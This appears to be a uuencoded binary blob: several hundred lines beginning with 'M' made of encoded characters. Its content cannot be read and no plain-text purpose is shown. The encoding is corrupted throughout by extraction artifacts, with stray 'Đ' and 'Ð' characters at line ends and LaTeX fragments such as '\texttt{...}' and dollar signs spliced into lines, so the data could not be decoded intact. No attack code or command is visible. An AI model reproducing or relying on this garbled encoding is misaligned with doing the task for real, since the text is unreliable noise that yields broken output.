MHMY[:3BON2H*9\$>SXS0_N*AY]Q&C'&>[>=)?NGOU8[@__TNK'GYS6DU7L&[DĐ M<1U&%=;YUN>B#I[)\RF8Y/MXWBG!O@J<U6L_S'X,%26COE>=/7;Q*ZASM8Y]D MC^8JE()^W[7!D%\$K?HG8B^`GY;]UNX!2A!@V`V[8A:-E3:Z`Z6^;?OH\%0NPĐ M4@4MS%?,@QI-G:6?5/,) `X5+'TV\F,=BN/=E0C&6S_B09I#TNE;\U4G899C"Đ MX?,,BKW6]<";ZV) $W!GD_K0^;W6^-(XI5,=@ALYFM3![(/1B5*#;6N2O^*XÐ)]$ $MN,)O7P#DZ*$"P(15*`"L>TO\SEY#`,@`S:&-4U@AY,>Z:3D2\U=4ZAZQ9,3AÐ$ MX>'AM#JASR&[Y`E2KZ+0;`2%<V/C8UWEI)\'X\[-S2EM`X@(:UTQ++U'<)G&Đ MR\$X#U*]GF[1)?6)X+^@\$<G-YRDSY=P3L(0W@,\/LC\VM98REM%P/@-WN8^-KĐ MIU;@._>Y)D]'X=SE#:](B/-]L2]%M#U>,E:OK"6ZU7_`>OO#JC'[U_`_%RGVĐ MA*XY^2).*DUON3MV8/4;3?YK:EZSEN_V7_GNW\VAHR\$56WEX.-2_^N&%+\$,^D M-5\$W11\?ISPIAC)GFQX9U;'QP5);S\$>;[1K\$/][#F&R+V^O[N2;M%5\ZD M)2?SA2=404)G,V"FP\=1\$;MRI_:^_7U.AEYA"U`9`LK0>N'2/_5")T'5`2\$@Đ M])/]QO5LYHIU_VS"2J->"GMTI<4G%V[,___+=!SKG9PHB?=0K'4"M_A<XP'Z.Ð M7TZ_']3FHO0)>\$^K9F=F2MXR04AV4W)0O52-%::-1]CR8MKCX(R!G+LYT218D M07#;`F6^\$^QK_J"\$O`]!:`4Q&^@N%BF4RR;&\LD=JT!9[TZYW4H=IZ!!`CL<Đ MJQ<SSK#1C_; %_495Y/6(<3QT=O3%D.0X\HIH_E3QVV*A&CU`0U+:O.L/WMI@Đ M"A4LI833A;F.!B!9;JSQ\2)*KY5.+B9\$`A[9HR\7D`2!Q-=';6^SM"04G:M\D M86FSH+#P[3P1Q^XIN[9.434E]#]L^]GQNYJH*\$O&UOUI@2H?\$;F@@D%U-CG'D M6/0>V@%2T#O=04_D[E?`:;?Q&C:ZB;E3I_,,G<L<>K1RL\$8=ZC4VU73;\$SH(D $\texttt{MESS}, .:; \texttt{ZG:@}) \ \texttt{3"} \\ \texttt{URC=(($ZO'W/@!N,[R:=WJYE3*''\#(/4`VN9=`\#1(<.*]D)))} \\ \texttt{MESS}, .:; \texttt{NSS},:; \texttt{NS$ $\texttt{M4^S+J8RD.@0WYPBIK6^!:\&Z!-N=9I67(=F1+W]=G[VA4,>2-X"} \& \texttt{^762M\&T[D)} \\$ M?WGIFNWCI1=:],2[S.?#^^G*>Z9SB3NWW?2NY/O!>A9[UXV1/Y`8WBSU,WCTĐ M^[T++%V-KO0?8.-05@+UF(K=42OAC&@=A<V:;/+0)-W^:J8XN'+.].D,J>ROĐ MS(GN7XO*(]O"!6)`O>5R+0YZ:`5J\$]R`!FEUIXB:&]Q#_L,&O[BSC[XP:*ACÐ M#*'-^H?BZNEN'F^Y6%B&RZ5*PUZ3:PC2!!Y:,41:/"M*`W0Q9,H^;UD/9XU*Đ $M4VRP < OZSIQ'(R-NXLOO.F=9&8[Q6MU&<Q^HQK"1J_?&/OK+5J,/[_Z^1\?]&D$ M;Z_7-;DL\$D,:D";\?+4N#BDT@]+E>R_4K5A7YC12U]6__+<7G?C=6]/?4:\KĐ MA_W7Q@#XO3>E*'N;'D-&D^H@@A=X_'!/-/Q@LF:>?\$A\VSE7PZW#PU-;.;T_Đ M&/1WV[SSMXQYK])GYI@%+T_/!YJ3#_'"+:0]7?\W6I*^)E/XK?W3*TX9ONH1Đ M; V_O<)N!U-#A@+V2RF%IO_`>AM,O(S--K!Y*!37=W7B'6*5:P=&3*!1,:;^OĐ MY>64R%.#'F[SE/@32:X6Y?QZ<AO3".%FT/#)8RF)X5)A,3E7UE^2\$C,`/XURĐ M8=HK.H!?\$S!)PPN1K>0R/%1CVEW3>9X>Z%CO-^T,2Y^LG/8%B6UZNKS3;"_VD MQ[LTK5"7H^1HL<\V[NR<L.A+9%V,,F]ANSZK#WJPGNWG-15P/M>9BC3ID''5Đ M^/[HH+3>6],-\$A&>QG*:-W@PHID2(MWO#:B[I)VW.CT]]<7BGF^.M)OZ9/>&Đ $M5.=6E[X].'@D@X=)>16,*XG^N2N.U.&]S)(2(AO9^4]-'Z)SI_L[,T!%JMZID$ MMAO(OB]%!:HUFX#:?%3A\FI)6L\$9%Y?5"B&R>\$!41<@FE>L5YO8*TA95H#8JĐ M8U:5Q\&3'%S/LH___DZ"BH^K/H@[K1V2CXH=8:]'O\$+M5U<B1BAX&=Q<J\QĐ MKS12Z=)W.R6I2\R4OJ<[Z_3NG2*BSK'@N571RLZ,)\JLH'I9Y,YK8.4S0.M*Đ $\texttt{MZK=3)} > \texttt{CAX1} \\ \$\& - 3\texttt{X} \\ (\\ \texttt{I*VIFKZT55GQA; 6+8XI3@} \$: \underline{\texttt{Y}!} \\ @= \texttt{OY8D9R; `D} \\ *- \texttt{B4D} \\ \\ \text{D} \\ *- \texttt{B4D} \\ *- \texttt{$ MKEPY:S59*?PA1?Q5\M6I0@UM=N&WU?E]RRM\A!%4KY["-:4,13BVSKZ0W'57D $\texttt{M.2![L;IC:+NGC-\#;,@QS,<__-;\&G/`$V^5I-'Z);L(/A,+B%\YS.W!B5"\G:D) }$ $\label{eq:main_main_main} $$M^@*<XYT\6X)$$4LM0L_-;QJ.1T9ARL>L]$0S.2,2HF]PNK/97;Z$GK[:EK".::D$ MZS3_N@=0LF5>F>+E?8JGBF!^!C-/`4DOQETT&.W7\$+\.N.OFT'JPUWRLGM<Đ MYTD/>@.5_!=0*!%.DPYE\F0/?=\$#_*;R'^N/-4R15E@S34U-"AVAU=GWBR-FD

M[!4*0[`S#AU@'/W3]I9/='[4D9_,!#-9.^'9L6X`A/6A("\$#.[,JG2Q8C3L%Đ M6->+.843"31G7E`VR8_G<X/KJR_BZ3A0-]PYITKP`1B@JE:!!NF(60W=(E1AD M<V>1H\$V./7J5*L2@SLOFA=@AHT\8PIG#<G\H_1>V:57NJH4J/Q*)7,1_V2"=Đ M>1SK'69;_*O!%DEWB`6FC@?S9WJN;2Y&:/A;;J21+&+0^A9M=YTG.5Y7MV%,Đ M>87+A?>G>PY-6D/A@"4UX-.,Z!+'5T='SW18M305J.UBE#?@([1R'#5[\$)OQĐ MW<0FRVZ\3\#MC_;L\4;QW[[AIXQV*;BG@C;P90IM5D\$*<[Q-7\$:(L"*9A`)*Đ MARB=<WO;%JJ#`J\X\$%401'XK1!FUBZO`D"B.;<R.;/D[0YZ,"1)+8?7R01*YĐ M:XAJC@V`W.W:&LETG)JV*])8M1A3`]'\UJJ03MJ\2WG,5?1K]G\\F,(*[HL@Đ M7T&X0:Z:RQ.!LI+'I\$H"W0T.75@KUI4&+?`_(D%^NW6<IA<)`P7:50G9R8EDD M3F_?:DJVZ8?`X7!-5I"%^]H@05K@02(&P<^.H#_UH.)U?<I^#3>O+J2>#\@RĐ M')YJ+X,-@\E]O939XZG.PM[Z?#TE7[SQ^<@M'UP3X`RDUIZ<FY\OLG^+MNT#Đ MJA=V>CVW@=7P9!1#6D<_@3),=^?A"=`2NY2!@!U<MNT\L`P!EITCQ/FMQMD!D M?QEZH<'"U)%HT.;/I(9=`!T>/M_LF;)5`;27+@6O(%^W89=2<_NO+A;6WQ.EĐ $MUZ]T!1+ZID#P5-I@JMW)9WW/7M*I&41GVW]G9F=S\E'4=,U:>H7/Y*\I>M".Ð$ MTS%97GX'L0@#\$V:A"RXSM1SC>BC%%U:>HM<'G:P]!G[?^_L"2L#W9;;)L;@?Đ MO)UD^:VO+O6:[JAOUU=?*B+I6*Q5VVU_`((P_.4><B\FE;N)YEG*,<`(FCMZĐ MTN?6DN*^\$+6;\$9/PR+6[);J&O8QCTS-5@T69-]FWRI][?3M:@<VQN]J9_\$)RĐ ${\tt MXCFI@A"L-[UJ<-8Y")B64C/+AA:A'\#[,WTZ?>\$7?<Z]OF!P1\$<`\#X^V\&=M6D}$ M-LPGU'C#,QK@:-68>\$IGU(3!((\$_G&%NH`]>LR)W_NR9JM0=_[;O*X"2QVBNĐ M#!P^Y0#A8:\JX_B:^TF90"%2QM^98?1`IY'X-]%%,?0BG#.QBXJQ,\$>!YWX_Đ $M\T*LK/YZA3>4RH9II9'FM+=M/1;;&L5(EX*#=8J?&R#0VOFE^M'I=P'@HFD$ MK9@7LSI:NT<+9)T^#RXZ^\$F\EZQNI"6^\>KE`=7KM`>>\$_ZN1R5-B8:"0]Q'D M3CD/CNJ2Q(`C'+\R[U]]^:P*FU8L6%M,G=@6_0IX@5`0^@NOG+1DGW=K(17+D $\texttt{M:QOIFPKU\&OC[.5-G''S\KIH\$.F@RXFJQ64P)J[R@HU,K3*G$4/V[X>'.9ZJ.Đ]}$ M5K2T&:C6/GHH<GM6\GK@/2DG7.,.YF`T2%5^44O%P)"1BQ]);-G8*FO!+X@5Đ $M./D\#W0Y\&?"(="K4=X44ONL\ZU'\^`EQEM2Z\%3]7U"FJ?B."/7UXM_.6=H),8D$ M%[4<L^1^1%"5%7UD106SF!*KE"DX'SM'3J:&\$ZB^=)\MATK9U\$R'"V3NWG\$#Đ MGE1BK-RK[,FJ#]?O(P!*LF1;>#:.:/1:<2#X:L`\L'LM8&=GO;CZ<I/ZK:ONÐ $M[NY'FE6#36;:WIJJ&Z_Y#BYQ9&S&&IS10!)O)-L?OLU7-FY5SB&&\;G4EZ.>D$ M.+\$)0G_5-\='.3V?&WBD7WQH_'BNJC@"I9,)-DU@A44O#@VIWV_/\$9-'#/&^Đ MZT-[2=^-"_4K3,&)AJS[0R)-EJGZ1DTFP;`5`NS.3;Q+IW"S4:(R\O^;@#"Đ)$ M35.'G949]?%\$!!"VW,PFW0)@2A(I.^Z7.0?JM">-X[Q?4(!CX:-0_!%BA.WKĐ $M:MXBN()`[%T`AON``,:![Z2-T]/Y1=KVW=_`;^#4VV)G)=-E4_QT4JBIG,U:D$ M*IXOYL*!R<NV1%3<(^_DCV<KK\DD:>02U+#HF8C9U2SY,LRB>TM>O5JR%II%D M+U`@_%9>DC#'JY,HWL(X"4*=G)Q(@ZYZVF2M=-RGW"?F+5:5E;"DN?NN5D0XĐ M\C+"WF+PU=]?1091U'SZXC5ZX?TV1^F1@31N<8QS_L?(Q6=DOI^W%%E'6ESFD MFBI]C]<J%P*08C;<(MV`1K)HGOI9\C5D!K77G"?J2RF?>:TEIT=QYIX%A"3FD M#J=WM%[ME<H88DP6WEG`4E?SW]LK]G+41D;?Q1G:U:`]<*)\$CQEC=0V!:7ZDĐ MS7>T"CEL1`")N7%#.]>'ADN?Y#+KJ\$4*#FV=(L[G2Y\"C].P+3&2?Q=@5EZ8Đ M_^>+=*NF5MF-FG[FXB>/4/>,N8ONP=,V@S]\.XN4JK'H%.^C&@YB-JIA`^"ZĐ MKSUW\057X_&_[4YD5?'('\`+NCA:=91\']E@/YK'/R[RT'@EN:&U2AUAW@11Đ M"H[KH;&XG\AB?N3WWCPX/D%2(\$+/[4D<.M6\$N:M?W&K4B4(DQSYR8J\$[; JDĐ M2=N:F*Q:["OGJR']:QQ:@\C,7*&,-A=MKG[URV7E,?!/:\&*QPCX=<BTI(%\$Đ M<9-Z]K+T9A#\$ XH25S#G#V;Y!.O+2;]&OPU0JF75U#L^1=L8O@PA7Z,0) HD M)2FUF`3#H/Y!]4B!F#NT<VNB]`XV)37\$1X6G7ONX%I\8FI2FA3;OMTJ4+51JĐ MM5=*(T]/_^0S43?]I"A3:?GY<T[EUK+Q`'\%*S'ZVL<_M);S@/,EL7#M>;%OĐ M; OR^C\WHA7+^]`:RO[76PBSO(*X(E2+CKM^ZRIY>O*MU-I)/?B(N86>'^JX\D $M^C;/MQQ-US4IB+&I1^3=I$/<$;&"*2&`?F?81F.ZXW&5J=*Q'=*D15T!5C,UD$ MKJN7'_M@DH9G[7B:K@)QUG10U';+<Y+X'22)#3IH2>J(,K_^>!#^<I9&^K`JĐ M+KR<@9Q0;(J:BCN3[TWOQ-TD-XJP;=8@@[:?MAA]>9FGYFGLUO1?1&)G]F[ZĐ $\tt MG6,RKN7"Q="Y,`Q)UGJE1N`Y2TZEXK-\G/W7$GGHV</@'2(T?[UVT,O,Q`BOĐ)$ M<R4ZG =V]>ET*`HO;3N@[0/7R206GRG)]YB.]O5XN<`A^UG G9J3@;-\SQP-Đ MKPM?C_"F/DP&3Y9-;+W!@0Y""5])+>9%\3XHIZ\/B?4_NOKPX9;?&Y3\$ULC>Đ M9L!KP#P/VFQR&(+ OK[X; :"7F]O:*<60]2ZY?^D,>&XNCA>5W'H,\3SVYYTĐ M-L;SU^Q7`P)0X:%\$5&&>VW#%SU9M++4P'5?8_'P@F:<'B<=_QZ\$H[^)0H_2)D MPT: `IR42@=LF"ZF\$<40=N>&,XMI'#&2P[N["@]-M:>K8E[<-(]QZC-C=XET4Đ M97#X?\$"KK7S9K>9_TZ[=>^8L#?CMQI5O7_V9/V_E\$VMKI5>7V#U=;,<A>Q@'D M*[?X[OJ4FUP#1N;_6[!X;8IR/G#/:(EUL@!D[EGGN;>[>KGZGW\$T?O#=:7>`D MHS2[S;SG`-<;;UXF;L6BPH2&?-SOAE[1`9VF<MX:WLR:_ADI2.,:.9VLS\Z%Đ

M.WS\$=[#''@Q.^GEZ6#T<N'><6](D;NK6URSWYHT?30E=(NK9(?EV?(LY\HA(Đ $MP\5\=\&;UYW\]$ %M[[(WYV%5M=A&'T@Y?Q!MXB*J%741[/S6>^VM6O(F\$-1V-?;D M\$[O%3J8K:Y]?5DP4H,MJ@]#8O>Q*RXO\$=T-B=J\$%*FEASH3Q\$V(G@*B.TS?_Ð M]:SOUG?/(B\$E#4E-%;MGC0`0#URY8,/U]ZK>?*<BXR.?8?(8^;"XG&9&9VQ2Đ M'_; A1^L(WV*, YZE8.=; TQ\$1NW_YQK\$7*H'G1W']G]*6*\M_S3QB+>DD'0R1^D M!;?=G!&\8;PXT-31R7\6>[R&G'@"R@`ZDU[MU&@\P)'+50@TX0HV4%/SI*%AD $M?\&^"=]+Z#>Y++,C-K[GZ,1I[83=(CAB[-%Q>J)7^-NBR) SFP[?!\$/[4ERHD])$ M3F'5.T[:J,GQ39@P5"=MW7`@?\RT\$:R;GJZB,\.`VNZ?V\$ZV^3H7KKX9S+&<Đ $MH0=E$)S/+B8_:8J>>-??#*0\\&K34T9GX\\>@WD<SV#_K<+4.$UE'^Q,2$DO95D$ MS-9AEU]P)5WC-UX#^AF)JU613[F^+C4L#3TZ3A60SS'3/D.56\$X\$A7_ANL\D MVR@FWU.=[7&(-55/)UL>U2<0C@/P#?UL@,;81;,.)]M(SC>HI:\E.]"[#HHBĐ M4YH5D-V2XCK#'H@*4X2ZT9E"!AKDL,_.A9Q7]1U4+]JU.6[7/>)[,[6\$L:J=Đ M:B)S+!&;51^??UU<[?)CG!P;H^B]N(^EL*K0SC"/TI\(<6SIO&PJB+22VV#:Đ M,GA;5E\O,8Z:(&K58X!FF'0@SF\$\$7/H[="YM-T\$6Z\$EG"Y\7(:;.ZD^ZPQ([Đ $MVO#P\!X_\#L''G(-VZR&ASX.@WS:.26+"(D"@X_T19S0\]&[X.\#/C1Z3V[^!]D$ M'<<-*<\$0VPT;R5FW`9Y[)UY<Y=\$,],S%(R1F*V?,PTR7Q'.#E"U'C4C\XA\$BD MAI'!+S:DUM?SD.WR2]?YHN^H*KK]G+\29G1%1<6[8Z1(*:]07.Y^\2;@I'HHD MM].'\SC;5Y7,<T7J6'19JL#6_?&1B[,S2?V<5\:6T'X"`NE:/.(\$B;G-Z^D]Ð M6_A[6S^TF)6512P!R=(6RK)IE:VP]9;AVQ_U/GE:("=^AZ,PF"K&:-#Y7T;*Đ MS\$6/6S\$\;9K#MN;L[*Q;UX3D]*,\$P8NROY2H\>6HK9BKO>9]'&`E'@1[Y:W,Đ MH2;P_L/._8G/6VF2H.I7W_OTE`RMWGP?TBO5TN/+C3,SD\H->LL_3HC%9AZRÐ $M.J^{ee}]/-R@6L-LP_+<A$\1SIS\MCX@W*Q,3_SY*-.^/1^#]C;Y^N6?8ED$ MLEX2/L2]*<8V#Q-GML.RVICW1)E1"@=3TY@7CSI!D*;8`='O"0US4(-D:V(ZĐ MLX]ULPW2035&80KVS@X.!!A4IJX-4PL;Z;>EU71/,_,:!?P@'AT_@58-R08SĐ MN5, Y=T52\$L; SM^H(MYZT*W?SO26KSA9Q!7UY&=2Z)2+YEE&E_)F=O7S1Z.[JD M0%JI?Y5=CI@>`J\%\#:NBABQ(5Q;Q&;W_]ZU=/3_[)JR%7>:I5\NSI3M(/YOĐ M]I;UP.L,#^,E!9:_E-227W!RVA_:RO4@!6+M:=3.GHI7.DU7)R1IJ;S3B(6%D M6@J3A;XZO-PBD0J@FA=]O*:((3MJSM\K^D)/Z8%\$HOK,"K9)MWJR)FV!B",*Đ $M#; %; 5 < G[AS := \ (78BQ" + `7R]Q]? 4@M : _S1) = !E]GM&K_(HN!U = !T; %CI@0D)$ M6*7[,L5C(6P9OH>\$]5`3.19L``3-ZEVR/C:DO!8*IRQ3PYLJJD#[-&"[Z75`Đ MG*K_8</'/1@8M;E_AQ;-NS\$`T2["DMYO;W(2V06J0*UB5<F,'FQ8CE2EV]58Đ $M+<9F$B<-!J*!LOYKGXMZR.^WBRK-/E=@R26?6'*%^_0M53JE%3!G6[#TN#Z,Ð$ M+ZVOAD1A5XZ&LOY5M1G(\$JU`C:=EBAY?VCW#R_S^_(D0,/>13,*P#B&?3/:(Đ MTX8D*%BK6^`;A12VKEHQ[9(3B"*:>LSB^'*I.?ED9B7B5C"VYNT#*W1'AW:BĐ M\$`1I&.K5[08<>@+5F17-;UL#28J;]U!0\$;\$JJ\&0.(3IM@Y"^S1K\&1HN5;TĐ MM.P=XJV.G_31G@((5JC!=\$#Y\1Q-SL@.\?0!';J!._9FX^ZK#/GGL'/Q*[#XĐ MT+BKE[EKPWBQTU,Y,>C")<_EECJ&(T=#QHJNM3JP8@E8)\$*%,-UN].2VZKM9Đ M>I"%C('^SKSK(&!_\?OT-HJ/H%3\$B;!NZ5!>]LI]_A!>Z3C!V,2ANR]`\$"J,Đ M@JADF;/ZMCW-,99E*&(V">(8?'\$ZP_W=QL-=(S]I6!NGM;J6%HE'8TBC5>S/Ð M4[_M+\$2<*9TAVUA4B)J>]5"HZ7O=XR9M6C:[HJL<I!J&MU.M590Z'`'4.'0\D ML<%6'SM^O,Z7+Z7BV@_),DLB=%`?[71M`7"6;A<,4J[Z."_2I>SF3S_CN\$.FD ME@]*T:#B<V!]Z;J=P16 BX7B`<Q-).14EOT#@T>O[![< 5"A<L:/RD5<YQ+Đ $\texttt{M[ZJ3'-;.F1G-@TVG=61DGU8T;7'VK4XPMOK.\&9R,/\S_,ZZCH3,,6[C9(UM,Đ)]}$ MUE\$GB/,]R<?]O35:&7',U_+4'X,VDA^F4V'#%4F?4*RX[U]>?F'Q\$?V*']41Đ MRY\$U^+@?JZFF4<Y)+H\$3F=H[U*+@M/R%\$U\$RL\$1B+0CW?W7F2V!5S<U7%R/_Đ M;":[&F0G=4'8X\:Z43=JW_XJ4MCN5#SCO#?XTV,'.`\$>),962%JG4*19P8BTD M7G<=G/3>*V:I)GE]NPS4O\$O)+*;MC#E?J=2YLT@KE#-,V(X?LQ,L76>3+]S%Đ M^>GG0)0Z_44KG/H2;CD.UQ8/IRT_CFK8P"@T)-__S+]/QIO8<:0LG1S%*_[RĐ MQ+-K*X;+RX@*.&`'GG0BQ=#-Y"LM!I62E^0XZ2+PZMQ7>EL7NDYI`^=-90]SĐ M1?RT\$Y:4FC@JLI1SZ8U8U=)M39(?\$`SQ:JZ69A6<#GK0(X;"\`IXK;@,*Z7(Đ $M(G^{\circ})FD@;V*WS<74GY*4Y4CVN/^{UV}C>!E3;[06'N>G?0V[4U74DK1W11A2<D]$ $M_^P6/$+.@(I#]V(!=XO*WN"^[UA$8TSEP)0S[.1YR.Q9Y-LX-$@"E.]$(H2UÐ)$ $\label{localize} $$M@^W'WT=KKCR0D/\ecio1DM%\;>*#Q>>B-+V6K23<LVN_=^]D@M`STY0N38<:\Theta^*(R)$$$ MB<N!_&6M?UO?G8S&C?T94,LP+FA:^#7"[-OJIJ=]FM`?EQYJ:#;UW%A3>6%@Đ $MSWB^*''?AMP;5'\setminus [F(76M\&IA^F!Q^7K>^71.XB3;[GV^)D0U5C-XLB(&8<PD)]$ $M_6 < B1'' < M6)^(2:V^2?CRXF7[73!\#RHAU`ILC6-$P8S='H.QQB-9.,`5%,JD)$ M^I>)JORX>-!E"6[PDU';%2.K^*5]PL>_A@L%OQ`ZL=IE@SSPL`9EX4[NP^?!Đ M9LF^?R=@@>46L5>[]3"VQD(<E-DYLM+KN)`?5ORLY4\!GW;'=SP%<B-9!O"1D MDJ[?\$8\$^Y?;S(0&>016;]-/8SU@6D()%HA2@BI!X0K5?P\$]'*W4NNJ.ZGS\(Đ MU]CP5J!E-<)R,%^U;W?A`.\$\5.H7-\&DLZ\$3=%ET;@K.(^,M0?A%),MOMN5QĐ $M![AO"884-O.B#=7-8#56Z?$O2\?-[G+`44.U1ZHML'\9[N^=IWT#_Z6,2,3]]$

MU2N*0J^^]\V`C&#^->9Y5OH.4_T-_%QDM?WZ&.-&^O+V\"^1^?526B?8_`KZĐ M;B7A30@<?C:B:4[-&S@L3[?E,XPX#UV7W@]=1"\T`H4!D^&3Y28*NI>9CP_+D M^Y3F@W;_FRMP/9FJ"'16%#J0RD-R5_7:@6J[)5%RPNBU@Q_X4?BOXR">IUY>Đ MI><J?F_L#&N\8KK+9P@NE^2C9.T,-!1%\$&MEOO-,6__]B%=WH/I1=YW_1>3!D MU[^S3S"\$=WOQ9&SA">/I]S?VEGZ2/Z1/BX=#BAB\345/<C[)#LNX?D'_>KXHĐ MD)7L/,Y/*U.)FT_+WJO_-_V_PW!.=RU\$P\$.98HMQ0==R/KO;ZA3[%:F5[Q8[Đ M#BZ&S2GIH-!.#K[`A)7S\$E*FJZDW<@'N*O8ES!9&GCY]*J!XC61S/A@.M&7^Đ M!VR:JNKEPG_5@]C<E<U\$Q<LGAK0>A/(]F+CWUM/3T]&SIZ3\$4>WL^A+UE4[ZĐ $M <) 2K$TJ2L5*3. \ (M, T%.E0N_S, U-L8: \1%?3L_S, H6.4 \< YT_&_:.+J \ (='D) = (B) = (B)$ MUB65SQGT:.,DCWHQU_&-"B.,\$[LZK"[2S-F9UVFF15Z6T:23R_Q"F>3]SL[6D M@PG`1&YYOMH+QLD25U,^IAC=)A7\$C/E%%.32;T,P.Y#QBL(V&Z<")33L'K1TĐ $MXIY#?MI$[I]=J';$/@C$-X79F=R[O=[\';Q]ZO$N8E\,_>3[:P00.]2=I0A6D$ M7#RJO;>RV@^4WM[8T'Q(Y,IW:V9@0\$TQ%45-@RHWJM'O9`10.QZO_@X_72!QĐ $M@_U8+.*_8<-^2Y.W*[KN])=9JKY_:PEI+Y8))_6>/21<;_-F*ZH_+E#HZEZÐ$ MC]Q6N2:,]MQ(^IMBV^A@Z:9GI(>M@R`TP771.)YS5T%H>6IMNT,N)]E^^!>5Đ M5,.8AD+\!+C&2ML\(V9M9L:8XX;'@9W<]5^X.2^R>3=E0:3PQ2RQFHM?%*MD $M_^PS&O1(\#EJVJV)?MOPYU$Q'>>!9-#)#)/RNP)_0[=%\+QL63E5;F_E+\",8D$ M;R^^5C>.[[!YG<^'B8E)IOTKN^^EU#*J'O4U-7)8527Q20MZ*M^M\E=PFX\KĐ $M_{\#}$) E9*#]J6\0^'.NT?1K?\$4.=\$D^F*YP07\Y('M?,8Z.CH-^ZU7R>;EY>67\D MCO<TG-_J;&`%?*BXRSX)P^P!\XQU2LMCVL&?=2-AF0D"50D(A%D/KJ#M)VP\$Đ $M1]_4"?3]S.QLF2#;7Z83+R^ODC*2!QD$M\/C0B/@8#5K(N1(+U.HA/8X>(4(Đ))))$ M.7@5/:>6=PT#\.=F*U?A03[;UBT+'5%2\-,ZM57D78;@*\8"#\$2'>UK<]OTD M]_;J#6F+HGDPZ3<%C!X#;0SJ@5\$5>@B%HAAJ#-UHBF(4,K="'S*F9X"*FOZEÐ MFF`4E)#-,[4%]W\(&"#QTQG6AP9YV?<PXJ)G,VLJS2^O_#H3Y8FBSG)_:;XAÐ M_D;)I;\14Y/Q!'CJMU,53M?G[.S<="C@R@B@P@_K>-+HI;+-!JB@XC5Z05_@Đ $M\&B>2V[CVQ>#7E^8BB<605[E\8:WWPKBIQ-!/-1[]>!.[(8[U`Z/U*$\^V5*!Đ)])$ M<5IMU;<+_RJ%01`L/_VQD5A+'-N`))Z@:)L-^4F\C4+KM_GRA:A!,Z?XB_,[Đ M3Z=4)>`9*S3W?G#PRTF1;M[NU\$W,IN*^GC*-YLXE.@@_S0(07NI,@#?";+MYĐ M!</43^A,>H)AXR=T,TXQU76BG@@@#%B/>-Z`T?`G:(6Q&]S_X0O@IC?3@[,+D M3Q[,GD\$;=N]7!#.XR/BHUNF5^B61*14",!R+6N9+Y]MV0T.X4WJV0[O.K<\#Đ MF>[910>)=]8U40F#ZTZX@">%;-1-XLT=+LW[>03[5WA7*XS-53&\$NT<9ML5_Ð M1+D78^E%ZC@U1YZ?+\'(Z23E%8_7D*6X;IYRV`BG[R,IRO;11-T/3@35.7.=Đ M\-B``-F"%/OV_?'<7?X)\O\DH=P%2XWWX`:'B7-P9Q/IIHH_P@QB6!PRW%3DD M?2E\MT;Q.<WX)^89P8Z7H,O,7TI<WU[9`5D^GU/U.RP4*`K1VVP,`#=XV;+KĐ $\texttt{M_RSR"QG0\backslash 3M9-\%\&=@8_6`?*T\&:", \#0$=\$; GFU@I*M1*\#.\#Z=,Q\backslash X/Q+BEV)D}$ M(+Q1;+O/E`-BIMC<UT9^,N,A88.`5T[(QLWJ.GAAT.WM>S38UNE'NH^R_EV8Đ MUZ], V3!?M5X[Z^Z-0W#U'QG6C5-K9SZT*QHTJ#WT4W-*LE#WY^O,Y<?CIK=BĐ M-TBVBC4+E)FWV9]+D39ZG\'@8-JBKUZ./O/'ZJ3T0"?-MZ7&[5FQ0V<'86/SĐ M3^;=#R4Z(\WT>]>=MRCU3=C[CN[ALBH\$UR<C^1@O4[\$YP:\LA.).OCE9IYNĐ M6OU4Z5\$U)UHEAPCQ8:WCFWLQ]O-'S3\$X0^V+LE+J,6O<4@HU`7A\V@.T20PPĐ $M(\301_/B/M\$,*AUYNF9H\&C:+HONZQXGK57MC'K.N]*ZN\XI^FDZ8]MEQKJ1Ð$ M=XU@C21^`H>+^Z;O^*NVI(<'FNLNH<R!4MD=#=:%U5S%/!^<REI*M'3FZY;*D M_FHU_; [@87;GBSR=U.4NRT@"<,OE5NE=,RIZZ=.(.,<7RQ\OB#HNULV_]VUJĐ MB&^^5OH-H+GTN^KL&P[*90D&Y:<PH&?0XQ).>[.I_/RB990,C46K#[%/M'-DĐ $ML"IW; $L?/^]?-<:1R2$*/+3CN3)K//'FO+20X1`,`W'*QI\^A$:N)X])1=MBÐ$ M6=G#7T^%_2ZZBV)37=A^:!T_I106'P.WF'`IP7B"S/LASI<J>^)"W=6@YN(8Đ MFXSF+S4CX`WXPX9D-Q=;5%0'H#]2]%L):L1%6,C<+FK[F[CY/P'V\$C)3/[/DĐ M"'C_/WO0Y5>?G!<TYND\V>V&WOXP;S[6=3S=X,H!3V/XE6X56GX8\$(#8\JCSD M&?V8I]10@76,);>R4QMO?:8!^974\;Z'H2A,P)>B=T&8?X1YK["*3K_-Z=JUĐ M;1>NR2PZF2F&/.(4R_XY\$(6T7)"!A8E-/NA-23)]JW<1^=8C\$"N.C[:GV-??Đ M1D.GYEHXNU`!-FK#:!XJGIR7UFLHC/X-K%\97\F<NY8#Y[)K1F9'\U.1=4#/Đ M : (RD(EV\$.9DF]^/<JFE@^S=@!>V4JVFL`%=^Z0=?2]N@R6ZT)[75#3*1K!<Đ $MI\#/L2Y'(G=:^.W<4N!Z1)Z?:\#]9EW>-P6K!/H*28UK'N?(Y<%JK8%X!6)*<.Ð$ M-"6^[W!5MINH('8H^CCWJT#EE.51'*R[.XQ?E)]F/G#^8G&P/IM2^CA]."1[Đ MKV)\$D_UIVLI!">/S0JT.VJYE+B_QM6#R%%)`(S100#-5=D<59&*XR"?/S#*@Đ M8>V4,OI'LBNB5#/(<J^I!<3N:\$_U*SJ:J/.'K9LILKNF&H(\UF\$:*,/6G^#7Đ $M8[;F1@^{N/26}(=S0\&IM.'11XH_ZNCA)Y:8U/G?(-9>7+.MP](T^QC!*DM?AAD)$ M9]CHQ8Q/PN5=ZMQJ-(;CLF5G!I8P\\%-@!]CL,*>DQ4\.7->FI-/Z9[S-B\FĐ

